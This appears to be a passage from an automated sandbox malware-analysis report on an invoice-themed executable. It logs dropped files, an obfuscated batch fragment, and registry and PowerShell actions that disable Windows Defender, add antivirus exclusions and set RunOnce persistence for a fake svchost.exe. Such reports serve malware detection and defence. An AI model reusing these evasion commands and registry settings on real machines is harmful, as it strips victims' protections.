C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ().......)......*).... ..*)..Rich+)................. ........PE..L..	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	unknown	4096	40 25 6e 6d 62 25 65 25 6c 76 6a 67 78 66 63 6d 25 63 25 71 63 6b 62 64 7a 70 7a 68 66 6a 71 25 68 25 61 6e 62 61 6a 70 6f 6a 79 6d 73 63 6f 25 6f 25 6e 72 61 6e 73 70 25 20 25 61 71 65 6f 65 25 6f 25 6d 69 74 64 25 66 25 70 75 7a 75 25 66 25 62 6a 73 25 0d 0a 25 66 6d 6a 72 79 75 72 25 73 25 75 6b 64 74 78 69 71 6e 65 66 6c 66 65 25 63 25 74 6f 71 73 25 20 25 78 62 76 6a 79 25 73 25 79 6b 63 74 7a 65 6c 74 72 75 72 6c 78 25 74 25 78 64 76 72 76 74 79 25 6f 25 74 75 74 6f 66 6a 65 62 76 6f 79 67 63 6f 25 70 25 6e 6f 61 65 76 70 6b 77 72 72 72 63 66 25 20 25 6e 70 66 6b 73 64 25 77 25 6c 6a 63 6f 6e 65 70 68 25 69 25 73 69 6e 78 69 79 67 66 62 63 25 6e 25 79 6b 78 6e 62 72 70 64 71 7a 74 72 64 62 25 64 25 6d 66 75 76 75 65 65 61 6a 70 79 78 6c 61 25 65	@%nmb%e%lvjgxfcm%c %qckbdzpzhfj q%h%anbajpojymsco%o% nransp% %a qeoe%o%mitd%f%puzu%f %bjs%..%fm mjryur%s%ukdtxiqneflfe% c%toqs% %xbvjy%s%ykctzeltrurlx%t %xdvr vty%o%tutofjebvoygco%p %noaevpkwrrrcf% %npfksd%w%ljconeph%i %s inxiygfbc%n%ykxnbrpdqztr db%d%mfuvueeajpyxla%e	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	unknown	4096	72 25 73 25 6f 79 69 69 71 63 78 6f 25 63 25 6e 75 66 76 69 65 79 69 7a 78 74 78 6a 6c 25 20 25 62 6c 74 6a 6a 71 64 79 25 63 25 79 71 68 6a 6d 74 7a 66 7a 61 74 67 63 25 6f 25 6d 62 72 63 76 73 79 66 63 63 6b 66 67 72 25 6e 25 73 79 64 63 75 6c 77 65 74 65 61 25 66 25 62 66 6d 69 74 25 69 25 68 6f 69 66 7a 78 69 6d 74 67 25 67 25 63 76 61 74 25 20 25 72 6e 73 6e 77 6d 25 53 25 72 6c 73 66 25 44 25 61 70 78 78 65 64 25 52 25 78 6a 61 69 6a 68 6a 68 6d 69 65 6a 79 63 71 25 53 25 67 65 63 77 7a 6c 25 56 25 65 79 7a 62 75 25 43 25 79 6d 64 76 72 66 6c 70 6d 76 25 20 25 70 71 77 62 64 6f 25 73 25 64 69 6c 71 65 61 64 68 25 74 25 61 71 67 69 7a 65 6b 76 74 69 77 78 6d 25 61 25 72 6f 77 73 74 7a 72 68 6b 64 68 71 25 72 25 63 73 77 66 6f 6f 75 65 77 25 74 25 63 73 61	r%s%oyiiqcxo%c%nufvieyi zxtxjl% %bltjjqdy%c%yqhjmtzfzatg c%o%m brcvsyfcckfgr%n%sydculw etea%f% bfmit%i%hoifzximtg%g%cv at% %rn snwm%S%rlsf%D%apxxe d%R%xjaijhm iejycq%S%gecwzl%V%ey zbu%C%ymdvrflpmv% %pqwbdo%s%dilqeadh%t %a qgizekvtiwxm%a%rowstzr hkdhq%r% cswfoouew%t%csa	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\1481353f-436c-4b98-9136-3fbe69a7e8b4\test.bat	unknown	207	73 62 73 6d 61 64 61 25 64 25 72 65 71 75 6a 6e 25 20 25 6a 79 63 71 69 77 62 67 6c 77 6c 66 6e 25 54 25 72 6d 74 79 79 25 68 25 6d 78 70 7a 64 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 6e 72 70 76 72 67 61 68 25 20 25 79 74 70 25 50 25 20 25 6f 71 63 72 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 6e 72 70 76 72 67 61 68 25 20 25 79 74 70 25 50 25 6f 71 63 72 25 72 25 76 6b 6f 6a 65 6a 25 6f 25 73 77 61 68 79 6d 25 74 25 6b 72 6d 64 78 75 66 73 67 78 77 65 77 6b 25 65 25 6c 73 71 69 6a 74 6d 7a 62 7a 78 6f 25 63 25 6a 78 75 25 74 25 6d 6e 64 6b 73 66 66 68 6b 70 25 69 25 64 6d 79 7a 6b 6f 69 65 25 6f 25 63 69 76 6d 63 70 69 78 76 25 6e 25 75 63 64 25 22 25 6d 74 6c 6c 69 66 25	sbsmada%d%requjn% %jycqiwbglwl fn%T%rmtyy%h%mxpzd% r%otg%e%ifk r%a%ikjis%t%xnnrpvrgah % %ytp%P %oqcr%r%vkojej%o%swa hym%t%krmd xufsgxwewk%e%lsqijtmzb zxo%c%jx u%t%mndksffbkffhkp%i%d myzkoie% o%civmcpixv%n%ucd%"% mtllif%	success or wait	1	6CAE1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	2	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAE1B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DC5D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DC5D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DC5D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DC5D72F	unknown
C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe	unknown	4096	success or wait	1	6DC5D72F	unknown
C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe	unknown	512	success or wait	1	6DC5D72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6CAE5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6CAE5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6CAE5F3C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6CAE5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	success or wait	1	6CAE5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	success or wait	1	6CAE5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	success or wait	1	6CAE5F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	fIvxwJDVdGdMfCgtYuXwXFIxLX	unicode	explorer.exe "C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe"	success or wait	1	6CAE646A	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe	dword	0	success or wait	1	6CAEC075	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6CAEC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287990.exe	dword	0	success or wait	1	6CAEC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	dword	1	success or wait	1	6CAEC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	6CAEC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	dword	0	success or wait	1	6CAEC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	TamperProtection	dword	0	success or wait	1	6CAEC075	RegSetValueExW

Analysis Process: powershell.exe PID: 1552 Parent PID: 5604

General

Start time:	07:45:27

Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\FaSHxnwjRFVyhBDRxvFVzLZ\svchost.exe' -Force
Imagebase:	0x300000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CA45B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CA45B28	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC9CF06	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_hkti2vm4.tb4.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_h2nvm502.qyi.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\Documents\20210222	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CAEBEFF	CreateDirectoryW
C:\Users\user\Documents\20210222\PowerShell_transcript.138727.qwyL+J44.20210222074529.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CAE1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_hkti2vm4.tb4.ps1	success or wait	1	6CAE6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_h2nvm502.qyi.psm1	success or wait	1	6CAE6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_hkti2vm4.tb4.ps1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_h2nvm502.qyi.psm1	unknown	1	31	1	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\Documents\20210222\PowerShell_transcript.138727.qwyL+J44.20210222074529.txt	unknown	3	ef bb bf	...	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\Documents\20210222\PowerShell_transcript.138727.qwyL+J44.20210222074529.txt	unknown	702	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 32 32 30 37 34 35 34 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 33 38 37 32 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********..Windows PowerShell transcript start..Start time: 20210222074543..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 138727 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	success or wait	44	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CAE1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker........Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal........Unlock-PasswordInternal........Unlock-BitLocker........Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6CAE1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 76 14 00 00 18 00 00 00 e8 0d 98 05 50 08 42 08 27 08 00 00 00 00 7e 02 3a 00 c5 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....v.....P.B.'.....~.:.....@.....	success or wait	1	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 50 00 00 00 0e 00 20 00	H.....<@.^...L."My...:P..... .	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6DF676FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6DF676FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 42 4d 40 01 f8 53 40 01 ed 44 40 01 6d 45 40 01 98 25 40 01 ba 6e 40 01 34 26 40 01 35 26 40 01 37 26 40	....T.@..>@...@.V.@.H .@.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S@..S@..T@..T@.x T@.zT@..T @.=M@.DM@.:M@."M@. M@.!M@.;M@. .D@..D@.@M@. <M@.$M@.8M@.? M@.EM @..q@..q@.BM@..S@..D @.mE@..%@. .n@.4&@.5&@.7&@	success or wait	11	6DF676FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC7CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC7CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBD03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DC75705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DBD03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC75705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC75705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DC81F73	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBD03DE	ReadFile
